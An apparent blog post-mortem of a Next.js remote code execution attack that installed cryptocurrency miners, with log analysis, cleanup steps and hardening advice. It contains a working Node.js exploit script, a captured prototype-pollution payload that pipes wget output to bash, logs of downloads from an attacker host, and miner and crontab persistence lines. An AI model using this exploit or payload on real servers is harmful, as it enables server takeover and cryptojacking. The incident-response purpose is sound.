
VPS Tutorials
[Post-Mortem] Next.js Remote Code Execution (RCE) Scare: A Full Attack-and-Defense Record from Abnormal PM2 Logs to a Crypto Mining Trojan
This article provides a detailed post-mortem of a Remote Code Execution (RCE) attack against a Next.js server. By analyzing PowerShell errors and malicious wget download records in the PM2 logs, it confirms that the attacker exploited a Next.js Server Actions or Prototype Pollution vulnerability (such as CVE-2024-34351).
Keywords: Next.js, RCE, crypto mining trojan, incident response, web security, prototype pollution, CVE-2025-66478, CVE-2025-55182

The latest Next.js vulnerability, CVE-2025-66478, was published on December 3. This vulnerability is critical, rated 10, and can lead to a server being taken over with root privileges.
The attack works by POSTing a piece of data to the root directory of the domain; the attacker can then execute commands remotely, and the server may automatically download and execute programs, leading to the server being taken over and various other catastrophic consequences.
The remedy is to upgrade to the corresponding Next.js version as soon as possible.
This vulnerability has been fully resolved in the following fixed Next.js versions (any version other than these is vulnerable to attack):
- 15.0.5
- 15.1.9
- 15.2.6
- 15.3.6
- 15.4.8
- 15.5.7 (meaning all 15.5.x versions need to be upgraded to this version)
- 15.6.0-canary.58
- 16.0.7
It all started with a routine server inspection. While checking the PM2 running status, a strange error log caught my attention.
In the project's PM2 error logs, there were a large number of errors from attempts to execute Windows PowerShell commands, as well as records of attempts to download external scripts:
2|app | 2025-12-05 12:12:51: /bin/sh: line 1: powershell: command not found
2|app | 2025-12-05 12:12:50: --2025-12-05 12:08:22-- (try:19) http://216.158.xxx.xx:12000/sex.sh
2|app | 2025-12-05 12:12:50: Connecting to 216.158.xxx.xx:12000... failed: Connection timed out.
-
More than just errors: The logs show the server actively initiating outbound connections (
wget/curl), attempting to download malicious scripts namedsex.shorsvchost(a disguised ELF file under Linux). -
RCE confirmed: Although Linux has no PowerShell, which caused the errors, and the domestic server timed out on the download due to network conditions, this proves that the attacker had already successfully executed arbitrary commands on the server.
-
Code confusion: After checking the business code, the entire project does not use
child_process.execorspawn, nor does it call system commands. Where did this command come from?
After first checking my own code, I found that the code I wrote had no entry point for executing commands; to figure out how the command was executed and who was secretly executing it, I planted a piece of Monkey Patch code in the project entry file, hijacking Node.js's underlying child_process.exec method to print the call stack.
When the attack happened again, the logs did not capture the key information; only this kind of log appeared:
2025-12-05 14:05:24: /bin/sh: line 1: powershell: command not found
The call stack was not printed;
Searching the nginx logs for the time of the attack, I was able to find the corresponding nginx log every time, for example:
103.200.30.48 - - [05/Dec/2025:14:14:54 +0800] "POST / HTTP/1.1" 499 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36" "-"
103.200.30.48 - - [05/Dec/2025:14:14:57 +0800] "POST / HTTP/1.1" 499 0 "-" "Mozilla/5.0 (Windows NT 11.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0" "-"
103.200.30.48 - - [05/Dec/2025:14:14:59 +0800] "POST / HTTP/1.1" 499 0 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36" "-"
45.83.126.12 - - [05/Dec/2025:14:16:03 +0800] "GET / HTTP/1.1" 200 69457 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:128.0) Gecko/20100101 Firefox/128.0" "-"
Using this as a starting point, I asked AI to see whether there was a similar attack method, a vulnerability where POSTing a piece of data to the root directory could take over the server. AI found a 2024 vulnerability, an RCE remote attack.
Possible attack method:
-
Attack entry point: The attacker sent a malicious payload to the website root directory
POST /. -
Exploiting the Next.js mechanism: The attacker exploited the parsing mechanism of Next.js (Server Actions / Flight Protocol), or exploited prototype pollution caused by the global
body-parser. -
RCE triggered: The attacker constructed an object with a malicious
thenmethod (a Thenable Object). When Next.js internally tried toawaitthis object, the maliciousthenmethod was executed, and theevalcode within it (containingexec) was triggered immediately.
Captured attack payload (Next.js Flight protocol characteristics):
JSON
{
  "then": "$1:__proto__:then",
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "process.mainModule.require('child_process').exec('wget ... | bash')"
  }
}
Based on the hints, AI provided an attack script, the test succeeded, and the pm2 log successfully printed the corresponding log, echo RCE_FINAL_VICTORY_TEST. The specific script is as follows:
const http = require('http');

// 1. 定义核心 Payload (只执行 echo,无害)
const payload = {
  then: "$1:__proto__:then",
  status: "resolved_model",
  reason: -1,
  value: '{"then":"$B1337"}',
  _response: {
    // 这里是想要执行的命令
    _prefix: "process.mainModule.require('child_process').exec('echo RCE_FINAL_VICTORY_TEST');",
    _chunks: "$Q2",
    _formData: { get: "$1:constructor:constructor" }
  }
};

// 2. 手动构建 Multipart Body (模拟浏览器/攻击者行为)
// 注意:Next.js Flight 协议对换行符 \r\n 很敏感,这里手动拼接最稳妥
const boundary = "----WebKitFormBoundaryAttackTest";
const bodyParts = [
  `--${boundary}`,
  'Content-Disposition: form-data; name="1"',
  '',
  '"$@0"', // 注意这里的双引号,必须保留!这是导致你刚才报错的原因
  `--${boundary}`,
  'Content-Disposition: form-data; name="2"',
  '',
  '[]',
  `--${boundary}`,
  'Content-Disposition: form-data; name="0"',
  '',
  JSON.stringify(payload),
  `--${boundary}--`,
  ''
].join('\r\n');

// 3. 发送请求
const options = {
  hostname: '127.0.0.1',
  port: 3000, // 直击后端端口,绕过 Nginx
  path: '/',
  method: 'POST',
  headers: {
    'Content-Type': `multipart/form-data; boundary=${boundary}`,
    'Content-Length': Buffer.byteLength(bodyParts),
    'Next-Action': 'any_string_works_here' // 触发 Action 逻辑
  }
};

console.log('正在向 localhost:3000 发送攻击 Payload...');

const req = http.request(options, (res) => {
  console.log(`服务器响应状态码: ${res.statusCode}`);
  res.on('data', (d) => process.stdout.write(d));
});

req.on('error', (e) => {
  console.error(`请求错误: ${e.message}`);
});

req.write(bodyParts);
req.end();
This attack affected multiple servers under my name, with completely different outcomes.
-
Status: Not compromised.
-
Reason: Due to the special domestic network environment, the attacker's download source IP (
216.158...) could not be connected to or the connection timed out. -
Log behavior:
Connection timed out. Although the command was executed, the virus was not pulled down, so it narrowly escaped.
Of the 5 overseas servers, 2 were completely compromised. Because the network was unobstructed, the virus script was successfully downloaded and run.
-
Symptoms: CPU usage spiked, and a process named
xmrigappeared. -
Mining confirmed:
Bash
/data/cv-ai/xmrig-6.24.0/xmrig --url pool.hashvault.pro:443 --user [黑客钱包地址] --pass next -
Persistence backdoor:
In the PM2 logs, it was found that the application process created a system service:
Created symlink /etc/systemd/system/multi-user.target.wants/system-update-service.serviceThe hacker disguised the virus as
system-update-serviceand set it to start on boot.
For the compromised overseas servers, I performed the following cleanup steps:
Directly block POST requests to the root directory at the Nginx layer to cut off the attacker's RCE channel.
Nginx
log_format hacker_trap '$remote_addr - [$time_local] "$request" $status Body: "$request_body"';

# Nginx 配置
location = / {
        # 如果是 POST 请求,记录并丢进黑洞
        if ($request_method = POST) {
            # 指定日志文件路径,并使用我们刚才定义的 hacker_trap 格式
            access_log /var/log/nginx/hacker_attack.log hacker_trap;

            # 关键点:转发给一个本地不存在的端口
            # 这样 Nginx 会尝试读取 Body 用于转发,从而触发日志记录
            proxy_pass http://127.0.0.1:9999;
            break;
        }

        # 正常的 GET 请求继续走原来的路
        proxy_pass http://127.0.0.1:3003;
        # ... 其他 proxy header 配置 ...
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
}
Attacker's body record

The virus created Systemd services to stay alive, which must be removed first.
Bash
# 1. 停止并禁用服务
systemctl stop system-update-service
systemctl disable system-update-service

# 2. 删除服务文件
rm /etc/systemd/system/system-update-service.service
systemctl daemon-reload
Bash
# 1. 杀掉挖矿进程
pkill -9 -f xmrig

# 2. 删除病毒文件(根据 service 文件内容定位)
rm -rf /data/cv-ai/xmrig-6.24.0/
rm -rf /usr/bin/sys-update  # 及其指向的启动脚本
-
Upgrade Next.js: Upgrade the project dependencies to the latest fixed version. Refer to the official Next.js announcement; it seems each minor version needs to be upgraded to its latest patch, for example, 15.4.x needs to be upgraded to 15.4.8.
-
Clean up dependencies: Remove unnecessary libraries such as
body-parserthat may cause prototype pollution. -
Run with reduced privileges: This is the most painful lesson. Previously, to save effort, I ran PM2 as the root user. This meant that after the hacker obtained RCE, they directly had root privileges and could create system services at will. Later, I switched to running the business as a regular user.
1. Check SSH keys (backdoors)
After hackers obtain RCE, they often write their own public key into your authorized_keys, so that they can SSH in directly without exploiting the vulnerability again.
View the file:
Bash
cat ~/.ssh/authorized_keys
If you find a public key you don't recognize (usually starting with ssh-rsa or ssh-ed25519, and possibly ending with garbled characters or an unfamiliar email), you must delete it immediately!
2. Check "resurrection" mechanisms (daemons/scheduled tasks)
Mining viruses usually write scheduled tasks, so once you kill the process, it will automatically restart after a few seconds. Check Crontab:
crontab -l
If you see any line containing curl, wget, xmrig, base64, or a strange IP, use crontab -e to go in and delete it.
Check Systemd services: Some advanced viruses register themselves as system services.
systemctl list-units --type=service --state=running
Check whether there are services named c3pool, monero, miner, or other abnormal services. If there are:
systemctl stop [服务名]
systemctl disable [服务名]
rm /etc/systemd/system/[服务名].service
A: Modern web development relies heavily on third-party frameworks (such as Next.js). Vulnerabilities often do not lie in your business code, but in the framework's underlying serialization/deserialization mechanisms. Attackers use specially crafted data (payloads) to trick the framework into executing malicious JavaScript code.
A: This attack exploits Next.js's Server Actions or internal routing mechanism, and the default entry point is usually a POST request to the current page. Since my homepage (/) is a pure display page and does not need to receive POST data, blocking POST requests directly at the Nginx layer is the fastest and most efficient way to stop it.
Update:
The attack method Post / is the simplest way; attackers may switch methods, for example like this
85.11.167.3 - - [06/Dec/2025:07:20:26 +0800] "POST /_next/flight HTTP/1.1" 499 0 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0" "-"
submitting data to other non-existent directories can also complete the attack; the only way is to upgrade the Next.js version as soon as possible;
A:
-
Check the logs: Whether PM2 or Console has records of
Connection timed out(download failure) orpowershell(script error). Mainly look at the Next.js log output of each project; not every attacker shows this behavior when attacking, and some attackers may first download vim and then do other operations. -
Check the processes: Use
toporps -auxto check for unfamiliar processes with high CPU usage such asxmrig,kdevtmpfsi,sys-update. -
Check the services: Check whether there are recently created suspicious services under
/etc/systemd/system/.
A:
-
Principle of least privilege: Never run Node.js applications as the root user! If I had run it as a regular user this time, the hacker would not have been able to create Systemd services, and the virus would have become ineffective after a restart.
-
Stay updated: Pay attention to security announcements for core frameworks such as Next.js and upgrade in a timely manner.
-
Defense in depth: Do not rely only on defense at the code level. Nginx WAF rules (such as banning specific User-Agents and restricting request methods) are an extremely important first line of defense.
A: An alert SMS from Alibaba Cloud reminded me that the server might have been attacked and gave the possible vulnerability number. I checked the official Next.js blog and found that this vulnerability appears in multiple Next.js versions.
A:
- Services added to stay alive,
Created symlink /etc/systemd/system/multi-user.target.wants/moneroocean_miner.service → /etc/systemd/system/moneroocean_miner.service.Created symlink /etc/systemd/system/multi-user.target.wants/system-update-service.service - Commands executed: /root/.local/share/.r0qsv8h1/.394ly8v9/bin/node /root/.local/share/.r0qsv8h1/.fvq2lzl64e.js /root/c3pool
- Manipulating crontab, for example adding this:
@reboot sleep 30 && /root/.local/share/.r0qsv8h1/.394ly8v9/bin/node /root/.local/share/.r0qsv8h1/.fvq2lzl64e.js >/dev/null 2>&1 & - Using docker to mine
Using the downloaded docker to mine, execution path
/tmp/docker-daemon
A: According to the Cloudflare announcement, all users on Cloudflare's free plan have the ruleset for this vulnerability enabled by default, meaning free plan users don't need to worry; Cloudflare will automatically block this attack behavior;
According to my review of Cloudflare's security event records, this is indeed the case.

However, you also need to be careful, as the attack methods have already changed, for example POSTing data to other URLs (/_next/flight) instead of /.
Users on paid plans need to manually deploy this ruleset;